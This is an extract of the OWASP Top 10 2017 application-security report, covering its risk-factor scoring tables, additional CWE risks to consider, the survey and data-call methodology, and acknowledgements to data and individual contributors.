|--|---------------------------|-----------------------------|--------------------------|--------------------------|-------------------|
| <div>Threat Agents</div> <div>Attack Vectors</div> <div>Security Weakness</div> <div>Impacts</div> | | | | | |
| Application Specific | Exploitability
EASY: 3 | Prevalence
WIDESPREAD: 3 | Detectability
EASY: 3 | Technical
MODERATE: 2 | Business Specific |
| | 3 | 3 | 3 | | |
| | Average = 3.0 | | | * | |
| | | | | = 6.0 | |

Top 10 Risk Factor Summary

The following table presents a summary of the 2017 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even severe software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

| RISK |  Threat Agents | |  Attack Vectors | |  Security Weakness | |  Impacts | | Score |
|--|---|----------------|--|---------------|---|--------------|---|--|-------|
| | | Exploitability | Prevalence | Detectability | Technical | Business | | | |
| A1:2017-Injection | App Specific | EASY: 3 | COMMON: 2 | EASY: 3 | SEVERE: 3 | App Specific | 8.0 | | |
| A2:2017-Authentication | App Specific | EASY: 3 | COMMON: 2 | AVERAGE: 2 | SEVERE: 3 | App Specific | 7.0 | | |
| A3:2017-Sens. Data Exposure | App Specific | AVERAGE: 2 | WIDESPREAD: 3 | AVERAGE: 2 | SEVERE: 3 | App Specific | 7.0 | | |
| A4:2017-XML External Entities (XXE) | App Specific | AVERAGE: 2 | COMMON: 2 | EASY: 3 | SEVERE: 3 | App Specific | 7.0 | | |
| A5:2017-Broken Access Control | App Specific | AVERAGE: 2 | COMMON: 2 | AVERAGE: 2 | SEVERE: 3 | App Specific | 6.0 | | |
| A6:2017-Security Misconfiguration | App Specific | EASY: 3 | WIDESPREAD: 3 | EASY: 3 | MODERATE: 2 | App Specific | 6.0 | | |
| A7:2017-Cross-Site Scripting (XSS) | App Specific | EASY: 3 | WIDESPREAD: 3 | EASY: 3 | MODERATE: 2 | App Specific | 6.0 | | |
| A8:2017-Insecure Deserialization | App Specific | DIFFICULT: 1 | COMMON: 2 | AVERAGE: 2 | SEVERE: 3 | App Specific | 5.0 | | |
| A9:2017-Vulnerable Components | App Specific | AVERAGE: 2 | WIDESPREAD: 3 | AVERAGE: 2 | MODERATE: 2 | App Specific | 4.7 | | |
| A10:2017-Insufficient Logging&Monitoring | App Specific | AVERAGE: 2 | WIDESPREAD: 3 | DIFFICULT: 1 | MODERATE: 2 | App Specific | 4.0 | | |

Additional Risks to Consider

The Top 10 covers a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (ordered by CWE-ID) that you should additionally consider include:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)

Overview

At the OWASP Project Summit, active participants and community members decided on a vulnerability view, with up to two (2) forward looking vulnerability classes, with ordering defined partially by quantitative data, and partially by qualitative surveys.

Industry Ranked Survey

For the survey, we collected the vulnerability categories that had been previously identified as being “on the cusp” or were mentioned in feedback to 2017 RC1 on the Top 10 mailing list. We put them into a ranked survey and asked respondents to rank the top four vulnerabilities that they felt should be included in the OWASP Top 10 - 2017. The survey was open from Aug 2 – Sep 18, 2017. 516 responses were collected and the vulnerabilities were ranked.

| Rank | Survey Vulnerability Categories | Score |
|------|---|-------|
| 1 | Exposure of Private Information ('Privacy Violation') [CWE-359] | 748 |
| 2 | Cryptographic Failures [CWE-310/311/312/326/327] | 584 |
| 3 | Deserialization of Untrusted Data [CWE-502] | 514 |
| 4 | Authorization Bypass Through User-Controlled Key (IDOR* & Path Traversal) [CWE-639] | 493 |
| 5 | Insufficient Logging and Monitoring [CWE-223 / CWE-778] | 440 |

Exposure of Private Information is clearly the highest-ranking vulnerability, but fits very easily as an additional emphasis into the existing [A3:2017-Sensitive Data Exposure](#). Cryptographic Failures can fit within Sensitive Data Exposure. Insecure deserialization was ranked at number three, so it was added to the Top 10 as [A8:2017-Insecure Deserialization](#) after risk rating. The fourth ranked User-Controlled Key is included in [A5:2017-Broken Access Control](#); it is good to see it rank highly on the survey, as there is not much data relating to authorization vulnerabilities. The number five ranked category in the survey is Insufficient Logging and Monitoring, which we believe is a good fit for the Top 10 list, which is why it has become [A10:2017-Insufficient Logging & Monitoring](#). We have moved to a point where applications need to be able to define what may be an attack and generate appropriate logging, alerting, escalation and response.

Public Data Call

Traditionally, the data collected and analyzed was more along the lines of frequency data: how many vulnerabilities were found in tested applications. As is well known, tools traditionally report all instances found of a vulnerability and humans traditionally report a single finding with a number of examples. This makes it very difficult to aggregate the two styles of reporting in a comparable manner.

For 2017, the incidence rate was calculated by how many applications in a given data set had one or more of a specific vulnerability type. The data from many larger contributors was provided in two views. The first was the traditional frequency style of counting every instance found of a vulnerability, while the second was the count of applications in which each vulnerability was found in (one or more times). While not perfect, this reasonably allows us to compare the data from Human Assisted Tools and Tool Assisted Humans. The raw data and analysis work is [available in GitHub](#). We intend to expand on this with additional structure for future versions of the Top 10.

We received 40+ submissions in the call for data, and because many were from the original data call that was focused on frequency, we were able to use data from 23 contributors covering ~114,000 applications. We used a one-year block of time where possible and identified by the contributor. The majority of applications are unique, though we acknowledge the likelihood of some repeat applications between the yearly data from Veracode. The 23 data sets used were either identified as tool assisted human testing or specifically provided incidence rate from human assisted tools. Anomalies in the selected data of 100%+ incidence were adjusted down to 100% max. To calculate the incidence rate, we calculated the percentage of the total applications there were found to contain each vulnerability type. The ranking of incidence was used for the prevalence calculation in the overall risk for ranking the Top 10.

Acknowledgements to Data Contributors

We'd like to thank the many organizations that contributed their vulnerability data to support the 2017 update:

- | | | | |
|----------------------------|----------------------------------|---|------------------|
| • ANCAP | • Contrast Security | Services bv | • Purpletalk |
| • Aspect Security | • DDoS.com | • Khallagh | • Secure Network |
| • AsTech Consulting | • Derek Weeks | • Linden Lab | • Shape Security |
| • Atos | • Easybss | • M. Limacher IT Dienstleistungen | • SHCP |
| • Branding Brand | • Edgescan | • Micro Focus Fortify | • Softtek |
| • Bugcrowd | • EVRY | • Minded Security | • Synopsis |
| • BUGemot | • EZI | • National Center for Cyber Security Technology | • TCS |
| • CDAC | • Hamed | • Network Test Labs Inc. | • Vantage Point |
| • Checkmarx | • Hidden | • Osampa | • Veracode |
| • Colegio LaSalle Monteria | • I4 Consulting | • Paladion Networks | • Web.com |
| • Company.com | • iBLISS Segurana & Inteligencia | | |
| • ContextIS | • ITsec Security | | |

For the first time, all the data contributed to a Top 10 release, and the full list of contributors [is publicly available](#).

Acknowledgements to Individual Contributors

We'd like to thank the individual contributors who spent many hours collectively contributing to the Top 10 in GitHub:

- | | | | | |
|------------------|---------------|-------------------|---------------------|-------------------|
| • ak47gen | • drwetter | • ilatypov | • neo00 | • starbuck3000 |
| • alonergan | • dune73 | • irbishop | • nickthetait | • stefanb |
| • ameft | • ecbftw | • itscooper | • ninedter | • sumitagarwalusa |
| • anantshri | • einsweniger | • ivanr | • ossie-git | • taprootsec |
| • bandrzej | • ekobrin | • jeremylong | • PauloASilva | • tghosth |
| • bchurchill | • eoftedal | • jhaddix | • PeterMosmans | • TheJambo |
| • binarious | • frohoff | • jmanico | • pontocom | • thesp0nge |
| • bkimminich | • fzipi | • joaomatosf | • psiinon | • toddgrotenhuis |
| • Boberski | • gebi | • jrmithdobbs | • pwntester | • troymarshall |
| • borischen | • Gilc83 | • jsteven | • raesene | • tsohlacal |
| • Calico90 | • gilzow | • jvehent | • riramar | • vdbaan |
| • chrish | • global4g | • katyanton | • ruroot | • yohgaki |
| • clerkendweller | • grnd | • kerberosmansour | • securestep9 | |
| • D00gs | • h3xstream | • koto | • securitybits | |
| • davewichers | • hiralph | • m8urnett | • SPoint42 | |
| • drkknigh | • HoLyVieR | • mwcoates | • sreenathsasikumar | |

And everyone else who provided feedback via Twitter, email, and other means.

We would be remiss not to mention that Dirk Wetter, Jim Manico, and Osama Elnaggar have provided extensive assistance. Also, Chris Frohoff and Gabriel Lawrence provided invaluable support in the writing of the new [A8:2017-Insecure Deserialization risk](#).